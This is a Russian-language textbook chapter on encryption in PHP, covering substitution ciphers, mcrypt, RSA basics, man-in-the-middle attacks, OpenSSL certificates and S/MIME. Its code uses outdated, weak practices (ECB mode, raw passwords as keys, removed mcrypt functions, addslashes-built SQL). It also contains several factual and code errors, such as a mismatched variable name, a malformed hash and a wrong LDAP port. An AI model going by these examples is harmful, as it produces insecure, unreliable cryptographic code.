В шифровании с общим секретом (shared secret) каждая сторона использует один и тот же ключ (если таковой применяется) и либо один и тот же алгоритм, либо алгоритмы, которые могут быть получены один из другого за счет выполнения простых математических операций. Другими словами, после того как сторона А определит способ шифрования сообщения, она может заведомо определить и способ его расшифровки, не зная о каких-либо дополнительных ключах или алгоритмах. В этом случае обе стороны *используют сообща* (share) *секрет* (secret) для трансляции сообщения.

В отличие от этого способа, в шифровании открытым ключом (public key) ключ и/или алгоритм, используемый для шифрования, существенно отличаются от ключа и/или алгоритма, используемого для расшифровки. Как правило, один из них является открытым (то есть известным любому числу сторон, возможно, даже рекламируемым в Internet), а другой является секретным (то есть известным только одной стороне). В данном случае кто угодно может использовать открытый ключ стороны А для шифрования сообщения, и только тот, кому известен секретный ключ стороны А (и только стороны А, если ключи работают без ошибок), может расшифровать сообщение.

Алгоритмы общего секрета

По традиции, самыми простыми алгоритмами являются алгоритмы, основанные на общем секрете. Давайте рассмотрим несколько примеров шифрования, первый из которых известен уже не одну тысячу лет: шифры замены/подстановки.

Замена фразы

На протяжении многих веков лидеры многочисленных армий сталкивались с одной общей проблемой: как руководить войсками и подчиненными на больших расстояниях, не опасаясь, что сообщение, передаваемое курьером, будет перехвачено неприятельской стороной, и замыслы будут раскрыты. Даже в наше время, когда можно воспользоваться схемой усовершенствованного компьютеризированного шифрования

и мгновенно передавать шифры по каналам спутниковой связи, военные присваивают мишеням и ресурсам кодовые имена или ложные метки, поэтому только союзные войска правильно поймут сообщение наподобие "Встречаемся на дискотеке, когда прыгнет лягушка" ("Meet me at the disco when the frog jumps"), что в действительности означает "Начинаем атаку с восходом солнца" ("Start the attack when the sun rises").

Реализовать алгоритм замены фразы в PHP совсем не сложно: для этого достаточно создать массив для хранения кодовых фраз и вызвать функцию `str_replace()` для выполнения замены:

```
<?php
$codebook = array(
   'start the attack' => 'meet me at the disco',
   'sun' => 'frog',
   'rises' => 'jumps'
);
$message = 'Start the attack when the sun rises.';
$encoded_message = str_ireplace(array_keys($codebook),
                                array_values($codebook),
                                $message);
$decoded_message = str_ireplace(array_values($codebook),
                                array_keys($codebook),
                                $encoded_message);
?>
```

В предыдущем примере мы определили набор слов или фраз, которые будут переведены нашим алгоритмом замены в шифровальную книгу `$codebook`. Обычно размер книги `$codebook` может быть очень большим, тем не менее, для нашего примера достаточно будет и этого варианта.

```
$encoded_message = str_ireplace(array_keys($codebook),
                                array_values($codebook),
                                $message);
```

В первом вызове функции `str_replace()` мы использовали ключи шифровальной книги в качестве значений поиска, а их соответствующие значения — в качестве замены.

```
$decoded_message = str_ireplace(array_values($codebook),
                                array_keys($codebook),
                                $encoded_message);
```

Во втором вызове функции `str_replace()` мы обратили процесс, используя значения шифровальной книги в качестве элементов поиска; а ключи шифровальной книги — в качестве значений для замены. Поскольку мы используем одну и ту же шифровальную книгу и одну и ту же операцию (хотя и в другом порядке) для шифрования и расшифровки, мы называем этот способ шифрованием с общим секретом.

Замена символа

Хотя вариант с заменой фразы удобен для зашифрованного разговора, реализовать его для выполнения криптографии на базе персонального компьютера не очень просто, что объясняется некоторыми основными принципами языка программирования. Во-первых, обе стороны должны не только поддерживать довольно объемный словарь

перевода, но и учитывать такие факторы, как множественность и диалектические особенности языка, вследствие чего размеры и сложность словаря в среде вычислений возрастают еще больше. Самым простым словарем замены для компьютера является такой словарь, который работает только с одиночными символами. Для однобайтового шифрования это означает существование не более 256 возможных пар поиска/замены; кроме того, если мы сосредоточимся только на переводе символов из английских слов, без учета регистра, мы получим всего лишь 26 пар поиска/замены.

В арсенале PHP имеется быстрая и простая функция замены одиночных символов, которая работает по этому принципу. Давайте рассмотрим алгоритм шифрования, после выполнения которого сообщение будет выглядеть так, как если бы оно было набрано на клавиатуре Дворака (Dvorak keyboard).

```
<?php
$qwerty = 'qwertyuiopasdfghjklzxcvbnm' . 'QWERTYUIOPASDFGHJKLZXCVBNM';
$dvorak = 'abcdefghijklmnopqrstuvwxyz' . 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
$message = "Start the attack when the sun rises.";
$encoded = strtr($message, $qwerty, $dvorak);
$decoded = strtr($encoded, $dvorak, $qwerty);
?>
```

Как и в алгоритме замены фразы, мы начинаем с определения словаря перевода. При выполнении функции `strtr()` первый символ в исходной таблице (первый параметр `strtr()`) будет отображен в виде первого символа в искомой таблице (второй параметр `strtr()`).

```
$encoded = strtr($message, $qwerty, $dvorak);
```

В первом вызове символы в сообщении `$message` заменены символами `"Lekde epc keekvr bpcy epc lgy dhlcl"`. Обратите внимание, что в шифровании не участвовали пробелы и точка, поэтому они появляются в своем исходном виде. Следующий вызов функции `strtr()` переводит сообщение обратно в исходное состояние.

Двигаемся дальше

Допустим, по некоторой причине мы не захотим работать с алфавитом замены. Тогда возникает следующий вопрос: существуют ли какие-нибудь другие варианты простой замены символов? Мы могли бы реализовать вариант замены со сдвигом фазы, при котором порядковое значение каждого символа перемещается вперед на один или более пунктов при шифровании, и перемещается в обратном направлении при расшифровке. Можно также применить к исходному тексту битовую маску с помощью операции XOR, один раз для шифрования, и два раза для расшифровки. Попытайтесь реализовать несколько вариантов и посмотрите, что вы получите в итоге.

НА ЗАМЕТКУ

Имейте в виду, что упомянутые алгоритмы не являются безопасными алгоритмами. На самом деле расшифровать их очень просто, поскольку во многих книгах, содержащих головоломки, можно встретить задания, в которых читателям предлагается расшифровать подобные сообщения.

Более надежные алгоритмы шифрования

PHP включает расширение, охватывающее популярную библиотеку Mcrypt, и предлагает программисту возможность использования нескольких алгоритмов шифрования средней мощности с общим ключом, к числу которых относятся DES, Triple DES, Blowfish, 3-WAY, SAFER-SK64, SAFER-SK128, TWOFISH, TEA, RC2, GHOST, RC6 и IDEA. Библиотека Mcrypt также поддерживает подключаемую систему шифрования, которая позволяет добавлять новые алгоритмы шифрования без повторной компиляции Mcrypt или PHP. Каждый алгоритм имеет различную базовую реализацию, а интерфейсы шифрования в PHP одинаковые. Рассмотрим следующий пример:

```
<?php
$plaintext = "The crow flies at midnight";
$password = "enigma";
$iv_size = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_ECB);
srand();
$iv = mcrypt_create_iv($iv_size, MCRYPT_RAND);
$ciphertext = mcrypt_encrypt(MCRYPT_BLOWFISH, $password, $plaintext,
MCRYPT_MODE_ECB, $iv);
file_put_contents('secret_message.txt', $iv . $ciphertext);
?>
```

В предыдущем блоке кода мы зашифровали небольшую порцию данных ($plaintext) в $ciphertext с помощью алгоритма Blowfish и секретного пароля "enigma". $iv представляет исходное значение, используемое для того, чтобы начать алгоритм шифрования; оно выбирается на основе случайных чисел.

```
<?php
$messagedata = file_get_contents('secret_message.txt');
$iv_size = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_ECB);
$iv = substr($messagedata, 0, $iv_size);
$ciphertext = substr($messagedata, $iv_size);
$password = "enigma";
$plaintext = mcrypt_decrypt(MCRYPT_BLOWFISH, $password, $ciphertext,
MCRYPT_MODE_ECB, $iv);
?>
```

Здесь было выполнено чтение исходного значения и зашифрованного текста из файла, и для восстановления открытого текста была образована пара с совмещением этого значения с нашим секретным паролем. В зависимости от реализации, $iv может представлять строку постоянной длины, хаотический набор символов, основанный на фразе-пароле, или просто может быть включена в зашифрованные данные, как продемонстрировано в примере. Ни один из способов не является более или менее надежным по сравнению с другими, поскольку фраза-пароль держится в секрете. Если исходное значение не будет задано, PHP будет использовать нулевое значение. Хотя с технической точки зрения надежность шифрования будет одинаковой при любом исходном значении, недостаток этого способа состоит в том, что такая комбинация может быть раскрыта практически сразу же при любой серьезной атаке, поэтому на практике этот способ менее надежен, чем использование случайного исходного значения.

В предыдущем примере мы определили встроенный шифр с помощью одной из предварительно определенных констант. Библиотека Mcrypt поддерживает также и динамически загружаемые шифры в виде обобщенного API-интерфейса Mcrypt. Ниже представлена реализация предыдущего примера с использованием обобщенного API-интерфейса Mcrypt:

```
<?php
$plaintext = "The crow flies at midnight";
$password = "enigma";
$cipher = mcrypt_module_open('blowfish', '', 'ecb', '');
$iv_size = mcrypt_enc_get_iv_size($cipher);
srand();
$iv = mcrypt_create_iv($iv_size, MCRYPT_RAND);
mcrypt_generic_init($cipher, $password, $iv);
$ciphertext = mcrypt_generic($cipher, $plaintext);
mcrypt_generic_deinit($cipher);
mcrypt_module_close($cipher);
file_put_contents('secret_message.txt', $iv . $ciphertext);
?>
```

В этом варианте достигнуты те же цели, однако здесь был загружен алгоритм динамического шифрования ('blowfish') и форма ('ecb') из каталогов, указанных в элементах mcrypt.algorithms_dir и mcrypt.modes_dir файла php.ini, соответственно. Если бы специальный алгоритм шифрования и форма шифрования находились в другом каталоге, то эти каталоги можно было бы указать во втором и четвертом параметрах.

```
$cipher = mcrypt_module_open('mycipher', '/home/jdoe/ciphers/',
          'mymode', '/home/jdoe/mcrypt-modes/');
```

Расшифровка посредством этого альтернативного API-интерфейса происходит почти так же, как и в первом варианте, за исключением небольших отличий:

```
<?php
$messagedata = file_get_contents('secret_message.txt');
$cipher = mcrypt_module_open('blowfish', '', 'ecb', '');
$iv_size = mcrypt_enc_get_iv_size($cipher);
$iv = substr($messagedata, 0, $iv_size);
$ciphertext = substr($messagedata, $iv_size);
$password = "enigma";
mcrypt_generic_init($cipher, $password, $iv);
$plaintext = mdecrypt_generic($cipher, $ciphertext);
mcrypt_generic_deinit($cipher);
mcrypt_module_close($cipher);
? >
```

Шифрование открытым ключом

Как было показано ранее, при шифровании с общим ключом стороны должны иметь некоторую предварительно установленную связь или доверять друг другу. Чтобы расшифровать сообщение, сторона Б должна знать секретный пароль, используемый стороной А. Если между этими сторонами ранее не была установлена связь, необ-

ходимо позаботиться о передачи пароля альтернативным способом. Пароль можно передать во время телефонного разговора, в письме, в отдельном электронном сообщении или при личной встрече. К сожалению, каждый из этих способов имеет один или несколько серьезных недостатков.

Самым серьезным недостатком каждого из этих способов, не говоря уже о скорости, стоимости, местонахождении и подтверждении подлинности, является необходимость во взаимодействии людей. Людям придется договариваться об установлении новой связи с каждым человеком, с которым будет производиться обмен секретными сообщениями, и поддерживать библиотеку общих секретных паролей для каждой участвующей стороны. Если в группе из 10 человек каждый будет иметь по 9 уникальных связей с каждым из членов этой группы, то в этом случае будет использоваться 90 различных общих секретов. Для группы из 100 человек будет использоваться 9900 уникальных общих секретов. Теперь представьте, что Web-сайт обслуживает один миллион заказчиков или даже больше... Понятно, что нужно придумать более подходящий способ.

Вспомните, что шифрованием с открытым ключом является любая форма шифрования, при которой процесс и/или ключ, используемый для шифрования данных, кардинально отличается от процесса и/или ключа, используемого для расшифровки данных. В основе этой разновидности шифрования лежит математическое свойство, называемое *асимметрией* (asymmetry). Взгляните на следующее уравнение:

X + 7 = 10

Очевидно, что X должно быть равно 3. Это уравнение является вполне обратимым и поэтому симметричным. А теперь рассмотрим другое уравнение:

X^2 = 4

Мы не можем сказать точно, каким является значение X. Оно может быть равно как 2, так и –2. Значение предсказать невозможно, однако можно сказать хотя бы о существовании нескольких возможных вариантов. Теперь давайте рассмотрим операцию деления по модулю:

X mod 7 = 3

В отношении этого уравнения можно точно сказать, что X может принимать бесконечное количество возможных значений: 3, 10, 17, 24, 31, 38 и так далее. Каждое из этих чисел при целочисленном делении на 7 дает в остатке 3. Поскольку даже приблизительно нельзя сказать о том, чему будет равно X, это уравнение является необратимым и полностью асимметричным.

Алгоритм RSA

Безусловно, самым популярным алгоритмом, наделенным свойствами асимметрических уравнений, является алгоритм RSA. Под названием алгоритма RSA скрываются фамилии его создателей: Ron Rivest (Рон Ривест), Adi Shamir (Ади Шамир) и Leonard Adleman (Леонард Адлеман). Алгоритм RSA развивает неопределенность асимметрических уравнений, подбирая для них пару среди очень больших чисел, и создает "лазейку" для расшифровки необратимого уравнения посредством благоприятного побочного эффекта, который сначала делает уравнение необратимым.

В основе алгоритма RSA лежит обманчиво простое уравнение, показанное на рис. 12.1.

$$1 \equiv E^D \mid N$$

Рис. 12.1. *Тождество RSA*

Оно гласит, что для данного ключа (E) существует совпадающий ключ (D), который, при возведении одного в степень другого эквивалентен 1 по модулю N. Если перевести эту формулировку на язык PHP, получим следующее выражение:

```
pow($E, $D) % $N == 1
```

С точки зрения криптографии это означает, что для любого данного значения $T, которое меньше чем $N, одновременно справедливы следующие два значения:

```
$C == pow($T, $E) % $N;
$T == pow($C, $D) % $N;
```

Другими словами, незашифрованное (открытое) значение $T, возведенное в степень $E (ключ шифрования) и сокращенное по модулю $N, становится зашифрованным значением (зашифрованный текст) $C. Впоследствии это значение можно расшифровать с помощью этого же уравнения, но на этот раз с ключом расшифровки $D, возвращающим незашифрованное значение $T.

Важно отметить, что разницы в том, какое значение из пары будет использоваться для ключа $E во время шифрования, здесь нет, поскольку во время расшифровки для ключа $D используется противоположное значение. Однако откуда берутся все эти значения?

Мы начали с двух очень больших простых чисел. Их величина зависит от того, насколько защищенными должны быть ваши данные. То, что нельзя расшифровать на современных компьютерах, может быть расшифровано за неделю на компьютерах, которые появятся через пять лет. Однако какими бы ни были они большими, они должны быть уникальными. Дважды использовать одно и то же простое число неэффективно.

Мы будем называть эти числа P и Q. Первое число в нашем наборе (E, D, N) можно определить прямо сейчас:

```
N = P * Q
```

N будет очень большим числом (в нем будет столько знаков, сколько P и Q имеют вместе). Теперь рассчитаем промежуточную переменную Φ.

```
Φ = (P-1) (Q-1)
```

Теперь можно выбирать любое из нескольких значений для E при условии, что оно будет больше 1, меньше N и относительно простым по отношению к Φ. Относительно простое означает, что вместе E и Φ не имеют простых делителей. E может быть простым, хотя алгоритм этого не требует.

Теперь, когда у нас есть ключ шифрования и модуль, нам остается подобрать подходящий ключ для расшифровки. При необходимости это можно сделать легко, поскольку мы знаем, каким является значение Φ. Все, что нам нужно, это найти целое число для D, которое будет меньше чем N, например:

```
DE mod Φ = 1
```

Само по себе это уравнение является асимметричным, и у нас было бы бесконечное количество значений для D, удовлетворяющих этому уравнению; к счастью, мы усло-

вились, что нас интересует только то значение, которое будет меньше N, и таким значением среди бесконечного числа будет всего лишь одно. Чтобы определить это значение для D, мы можем воспользоваться такой программой:

```
<?php
function find_D($E, $N, $phi) {
   for($x = 1; $x < $N; $x++) {
      if (0 == ((($x * $phi) + 1) % $E)) {
         return ((($x * $phi) + 1)/$E;
      }
   }
}
?>
```

Мы могли бы ускорить выполнение этого цикла, чтобы достичь большего количества итераций, однако сейчас важно лишь разобраться в сути задачи. Теперь, когда у нас есть значения для E, D и N, мы можем отказаться от P, Q и Φ, поскольку нам они больше не понадобятся. На самом деле нам нужно твердо знать, что мы от них избавились, потому что любое из этих значений, совмещенное с парой открытого ключа (E, N), может позволить кому-то определить наше значение для D тем же способом, который мы использовали для генерирования ключа.

Так как самих E и N будет недостаточно для вычисления D, мы можем выдать копию нашего открытого ключа любому, кому он необходим. В действительности, мы можем опубликовать его в Internet, указать в визитной карточке или записать на домашний автоответчик. С помощью открытого ключа любой человек сможет только зашифровать новые данные, расшифровать которые можно будет только с помощью нашего секретного ключа, или расшифровать данные, которые случайно могли быть зашифрованы с помощью нашего секретного ключа. Как будет сказано в следующем разделе, именно эти действия не только приемлемы, но и на самом деле должны произойти.

НА ЗАМЕТКУ

При опубликовании своего открытого ключа возникает вопрос о том, нужно ли использовать ключ большого размера. Поскольку P и Q являются единственными множителями N, то злоумышленник потенциально может получить их из вашего открытого ключа и использовать для определения значения D при условии, что у него будет достаточно много времени и вычислительных ресурсов. Ключ, имеющий размер 1024 бит, в настоящее время считается "достаточно защищенным", хотя во многих новых реализациях используются ключи, имеющие размер 2048, 4096 или даже 8192 бит.

Сравнение подписи и защиты

Предположим, что теперь у каждого человека есть наш открытый ключ. Первое, что могут сделать эти люди с помощью этого ключа, это зашифровывать сообщения, которые они собираются отправлять. Они будут уверены, что мы и только мы сможем их расшифровать. Если мы получим их открытый ключ, мы сможем посылать ответные зашифрованные сообщения, и тоже будем уверены в том, что только они смогут их расшифровать.

Основное различие между этим способом и шифрованием с общим секретом заключается в том, что для данной группы, например, 100 человек, существует в общей сложности 200 ключей (у каждого есть свой открытый и секретный ключ). Но это еще не все: вместо того, чтобы каждый человек знал уникальный общий секрет для каждого человека из этой группы, с которым он ведет переписку, ему необходимо знать только собственную пару ключей. Если Джо хочет отправить сообщение Бобу, он просто спрашивает у Боба его открытый ключ, использует его для шифрования сообщения и отправляет его. С этого момента Джо может запомнить открытый ключ Боба на будущее. Если он забудет его, он спросит его у Боба снова, если в этом возникнет необходимость.

Все предыдущие сведения были связаны с защитой данных. А если кто-то завладеет нашим открытым ключом, сможем ли мы тогда быть уверенными в том, что данное сообщение на само деле было отправлено тем человеком, от имени которого мы его получили? Internet – это полностью анонимная среда, и только тот факт, что мы получили сообщение от кого-то, называющего себя Джоном Смитом, еще не означает, что именно Джон Смит отправил это сообщение. Нам нужно каким-то образом удостовериться в том, что только Джон Смит имел возможность написать нам сообщение.

Вспомните, что пары открытого/секретного ключей могут использоваться в любом направлении. Получается, что кто угодно может не только использовать открытый ключ для шифрования данных, а секретный ключ для их расшифровки, но и может применять собственный секретный ключ для шифрования данных и разрешить кому-нибудь еще расшифровывать их с помощью своего открытого ключа.

Вы можете спросить: "Как же получается так, что во время шифрования чего-либо неизвестный может попросить сообщить мой открытый ключ для расшифровки сообщения?". Отвечаем: пока что защита информации нас не интересует; мы просто хотим доказать, что только мы можем генерировать информацию, потому что только у нас есть соответствующий секретный ключ. Рассмотрим следующее сообщение:

```
From: phb@example.com
To: bob@example.com
Date: Sat 24 Sep 2004 15:13:00 -0700 PST
Subject: Have a nice weekend bob

Bob,
I authorize you to take the company jet to Maui this weekend.
Sincerely
P.H. Boss

---BEGIN SIGNATURE---
H2309uf2jbkb3bd3d93bhdb23b32@HFLJ#nj3fn23FBFLj32r23ERG@K3d
---END SIGNATURE---
```

Когда Боб получит это сообщение, он не поверит своим глазам, поэтому в своей почтовой программе он попытается проверить подпись напротив открытого ключа его начальника. Действительно, при расшифровке получится:

```
MD5-Hash: 19cdba92bef9d71e0a7b3f78d91dfe7
```

Это точное значение, вычисленное из текста сообщения. Если кто-нибудь просто скопирует настоящую подпись из какого-нибудь письма начальника, то случайные значения вряд ли совпадут. И поскольку только у начальника есть секретный ключ, необ-

ходимый для генерирования новой подписи из случайного значения, значит, только он может сделать это.

Посредник

Шифрование открытым ключом имеет одну общую особенность с шифрованием с общим секретом: первое представление. Как уже отмечалось ранее, если Бобу необходимо отправить зашифрованное сообщение Джо, он попросит Джо сообщить его открытый ключ. Джо предоставит этот ключ, и Боб будет использовать его для шифрования сообщения, чтобы только Джо смог прочитать его (рис. 12.2).




Рис. 12.2. *Предварительная передача ключа*

Что произойдет, если хакеру Хэлу удастся перехватывать поток сообщений между Бобом и Джо? Хэл сможет наблюдать за всеми пакетами, отправляемыми Джо и Бобом. Если Хэл просто просматривает их, он не увидит там ничего полезного, поскольку данные передаются в зашифрованном виде. Однако если в тот момент, когда Боб просит Джо выслать его открытый ключ, у Хэла под рукой окажется подходящий комплект программ, он сможет перехватить этот запрос и отправить Бобу вместо ключа Джо свой собственный ключ. Затем, когда Боб использует ключ Хэла для шифрования своего сообщения и отправит его, Хэл перехватит это сообщение и сможет расшифровать его с помощью своего собственного секретного ключа, потому что сообщение изначально было зашифровано с помощью его открытого ключа, а не ключа Джо (рис. 12.3).




Рис. 12.3. *Атака посредника*

Если сообщение, которое Боб отправляет Джо, требует ответа – например, в интерактивном сеансе – то Хэл просто попросит Джо предоставить его подлинный открытый ключ и сам повторно зашифрует сообщение с помощью подлинного открытого ключа Джо, после чего обратит процесс для отправки ответов обратно Бобу. Это позволит Хэлу следить практически за всеми сообщениями между Бобом и Джо, и оставаться незамеченным, не давая Бобу или Джо повода усомниться в конфиденциальности их переписки.

Описанную проблему можно решить двумя способами. Во-первых, стороны, которые собираются вести между собой переписку, должны познакомиться друг с другом заблаговременно и хранить копию ключа другой стороны в файле. Приверженцы защищенной электронной почты только ради этого часто организовывают специальные

события, называемые "вечеринками с подписанием ключей". Хотя таким образом можно защититься от злоумышленника, пытающегося предоставить свой поддельный ключ, данной способ все же имеет серьезные недостатки – невозможность проведения встреч, когда стороны удалены друг от друга на большие расстояния, и незнание друг друга.

Второй способ подразумевает, что обе стороны знают и доверяют третьей стороне, что в некотором роде напоминает знакомство через общего друга. Джо и Боб оба знакомы с Элис. Джо доверяет Элис, когда она утверждает, что человек, с которым он говорит, – это Боб, и что это его открытый ключ. Точно также и Боб доверяет Элис, когда она знакомит его с Джо.

В мире открытых ключей эта схема реализована следующим образом. Джо генерирует свою пару открытого/секретного ключей и передает свой открытый ключ Элис со словами: "Не могла бы ты расписаться здесь за меня?" (Эту просьбу в дальнейшем мы будем называть запросом на подпись сертификата – Certificate Signing Request, CSR). Элис затем использует свой секретный ключ для электронной подписи открытого ключа Джо, таким же способом, как P. H. Boss подписал свое собственное письмо Бобу. Теперь всякий, кто получит открытый ключ Джо, будет знать, что Элис, которой всегда можно доверять, ручается за подлинность Джо и утверждает, что Джо сгенерировал этот открытый ключ, и что реально существующий Джо и "виртуальный" Джо – это один и тот же человек.

В мире Web-браузеров и серверов, использующих защищенный протокол HTTP, роль Элис выполняет любая из нескольких специализированных корпораций, включая VeriSign, Thawte, Equifax и ряд других.

Использование открытых ключей в PHP

PHP поддерживает широко используемую и поддерживаемую библиотеку OpenSSL, которая реализует все самые сложные процессы по шифрованию данных с помощью открытого ключа. Вам не придется заботиться о генерировании открытых и секретных ключей. В большинстве случаев вам не нужно будет даже думать о том, когда необходимо применять один ключ, а когда – другой.

Мы начнем с самого простого вопроса – использования API-интерфейса для защищенной передачи данных по сети, а затем перейдем к шифрованию и/или подписи данных для хранения в файлах или асинхронной передачи данных.

SSL-потоки

Если вы знакомы с открытием сетевых потоков TCP/IP и знаете, как осуществляется отправка данных в сетевой сокет и/или чтение данных из него, то вы уже частично готовы к шифрованию сетевых данных. Рассмотрим простой HTTP-клиент:

```
<?php
$conn = @fsockopen('tcp://www.example.com', 80);
If (!$conn) die('Невозможно подключиться к www.example.com');
fwrite($conn, "GET / HTTP/1.0\r\n");
fwrite($conn, "Host: www.example.com\r\n\r\n");
fpassthru($conn);
?>
```

Если изменить всего лишь первую строку

```
$conn = @fsockopen('ssl://www.example.com', 443);
```

то на уровне потоков PHP будет сгенерирована пара ключей, по адресу www.example.com будет выслан запрос на получение открытого ключа, и незаметно для пользователя будет выполняться шифрование или расшифровка данных, отправляемых в потоке. Вот и все, что для этого нужно!

Что касается PHP 5, то и здесь мы можем создать сокеты сервера ssl:// с помощью следующего синтаксиса:

```
<?php
$server = stream_socket_server('ssl://0.0.0.0:443');
while ($conn = stream_socket_accept($server)) {
   /* handle_http_request() - это выдуманная функция,
      попытайтесь написать свою собственную! */
   handle_http_request($conn);
   fclose($conn);
}
?>
```

Значение 0.0.0.0 означает "принимать соединения с любым адресом, связанным с этим сервером". В этом примере мы использовали порт 443, хотя на самом деле можно принимать не только HTTP-соединения. Мы могли бы прослушивать LDAP-соединения на порте 445 или организовать свой собственный протокол на уровне приложения и прослушивать любой необходимый порт.

Создание сертификата открытого ключа и секретного ключа

Кроме предоставления расширений SSL для протоколов транспортного уровня, например TCP, и протоколов уровня приложения, таких как HTTP и FTP, расширение OpenSSL также предлагает богатый API-интерфейс для создания пар открытого/секретного ключей, подготовки запросов на подпись сертификата (Certificate Signing Request — CSR), и даже для производства сертификатов с собственной подписью.

Первый шаг в использовании расширения OpenSSL состоит в создании пары открытого/секретного ключей. Мы будем делать это с помощью функции openssl_pkey_new(). Если эту функцию вызывать без аргументов, она будет использовать аргументы, заданные по умолчанию, которые указаны в файле openssl.conf. Можно, или даже нужно, отменить эти значения и заменить их массивом. Весь список опций можно найти в справочном руководстве, доступном по адресу http://www.php.net/openssl_csr_new; на данный момент мы сосредоточимся на наиболее распространенном параметре: private_key_bits.

```
$confargs = array('private_key_bits' => 2048);
$pkey = openssl_pkey_new($configargs);
openssl_pkey_export($pkey, 'private_key.pem');
```

Далее, поскольку OpenSSL предполагает, что вы будете защищены от атаки посредника (о чем говорилось ранее), нам нужно позаботиться о создании CSR. Функция openssl_csr_new() принимает пару $pkey вместе с некоторой идентифицирующей

информацией, которую человек, подписывающий ключ, будет использовать для подтверждения вашей личности.

```
$info = array(
   'countryName' => 'US',
   'stateOrProvinceName' => 'California',
   'localityName' => 'Placeopolis',
   'organizationName' => 'Thingy Industries',
   'organizationalUnitName' => 'Thingy R&D',
   'commonName' => 'Joe Josephson',
   'emailAddress' => 'joe@example.com');
$csr = openssl_csr_new($info, $pkey);
openssl_csr_export($csr, 'cert_request.csr');
```

Значение countryName всегда должно отображать двухбуквенный код страны в формате ISO. Значение emailAddress должно соответствовать стандарту RFC-822 для адресов электронной почты. Остальные поля можно заполнять в свободной форме, однако они должны содержать осмысленные значения, отражающие реальные вещи.

Теперь, когда у нас есть запрос на сертификат в виде файла CSR, мы можем отправить его на подпись своему авторитетному источнику. Пока мы будем ждать от него ответа, можно поставить свою собственную подпись под нашим открытым ключом. Это равнозначно тому, если бы мы сказали: "Я ручаюсь, что я — это я, и вы должны доверять мне, потому что я это говорю". Конечно, не самая удачная рекомендация, но пока мы ожидаем ответа, она нам пригодится.

```
$cert = openssl_csr_sign($csr, NULL, $pkey, 365);
openssl_x509_export($cert, 'mycertificate.crt');
```

В результате будет создан сертификат с собственной подписью, действие которого закончится через один год. Теперь, когда у нас есть сертификат и секретный ключ, применим их на деле.

Шифрование/расшифровка данных

Поскольку открытые и секретные ключи не должны храниться вместе, можно использовать следующий вариант: открытый ключ будет храниться на Web-сервере, который собирает и зашифровывает данные перед сохранением в базе данных. Поэтому, даже если наш Web-сервер и сервер базы данных будут подвергнуты атаке, то похищенные данные и пароли окажутся бесполезными, поскольку злоумышленнику не будет известен наш секретный ключ.

```
<?php
$pkey = 'file:///etc/public_keys/dbkey.crt';
openssl_public_encrypt($_POST['credit_card'], $cryptnum, $pkey);
$sql = sprintf("INSERT INTO billing (userid, ccnum) values(%d, '%s')",
               $_SESSION['userid'], addslashes($cryptnum));
database_query($sql) or die('Невозможно вставить данные кредитной карточки');
?>
```

При выполнении этого сценария любые данные, передаваемые из поля credit_card формы, будут зашифровываться и затем вноситься в базу данных для пользователя, распознаваемого по идентификатору, который хранится в активном на

данный момент сеансе. Третий сервер, который может быть недоступным из Internet и потому не подвергаться атакам, может отвечать за получение данных и их расшифровку с помощью соответствующего секретного ключа.

Размер поля базы данных, в котором должен храниться номер кредитной карточки, будет различным в зависимости от размера ключа и объема шифруемых данных. Если предположить, что мы будем иметь дело с размером ключа 2048 бит, то размер блока шифрования будет составлять 256 байт (2048 бит, по 8 бит в каждом байте).

Данные всегда необходимо зашифровывать целыми блоками, поэтому даже если номер кредитной карточки обычно занимает 16 байт, данные все равно обрабатываются в виде целого блока (256 байт) и расшифровываются как таковые. Таким образом, поле в нашей базе данных должно иметь символьный тип с длиной, минимум, 256 символов.

Общая формула для определения итогового размера зашифрованных данных в байтах ($outsize), при условии, что известен исходный размер данных $insize в байтах и размер ключа $keysize в битах, выглядит следующим образом:

```
$outsize = ceil($insize/($keysize/8))*($keysize/8);
```

Шифрование и отправка защищенных электронных сообщений с помощью S/MIME

Перелет Боба в Маui (Maui) на самолете, принадлежащем компании, был частью разведывательной миссии корпорации, в которой он работает. После того, как ему удастся проникнуть в Widget Works, он должен будет отправить отчет своему шефу P. H. Boss; однако, Боб не хочет, чтобы Уолли, охраннику Widget Works, стало известно, что Боб знает их секреты. Наилучшим вариантом для Боба является использование открытого ключа его шефа для зашифровки своих сообщений.

```
<?php
$message_headers = array('To: phboss@thingy.example.com',
                         'From: bob@spy.example.com',
                         'Subject: Espionage Summary');
if (openssl_pkcs7_encrypt('espionage_summary.txt',
                          'espionage_summary.pkcs7',
                          file_get_contents('phboss.crt'),
                          $message_headers)) {
   mail('phboss@thingy.exmaple.com',
        'Espionage Summary',
        file_get_contents('espionage_summary.pkcs7'),
        $message_headers);
   } else {
      die(openssl_error_string());
}
?>
```

Когда шеф получит письмо Боба и прочтет его, он захочет поручить Бобу еще какое-нибудь задание. Он не хочет, чтобы Уолли или еще кто-нибудь из Widget Works перехватил новые инструкции, поэтому он зашифровывает свое сообщение, прежде чем отправлять его обратно. Когда Боб получит ответ, ему нужно будет расшифровать его:

```
<?php
$cert = file_get_contents('bob.crt');
$pkey = file_get_contents('bob.pem');
if (!openssl_pkcs7_decrypt('new_instructions.pkcs7',
                           'new_instructions.txt',
                           $cert, $pkey)) {
   die(openssl_error_string());
}
? >
```

Резюме

В этой главе были рассмотрены некоторые способы шифрования, доступные в PHP, включая шифрование с общим секретом и открытым ключом. Мы рассмотрели два связанных расширения PHP – mcrypt и openssl – и узнали о некоторых основных функциях PHP, которые можно использовать для разработки собственных простых алгоритмов шифрования данных.

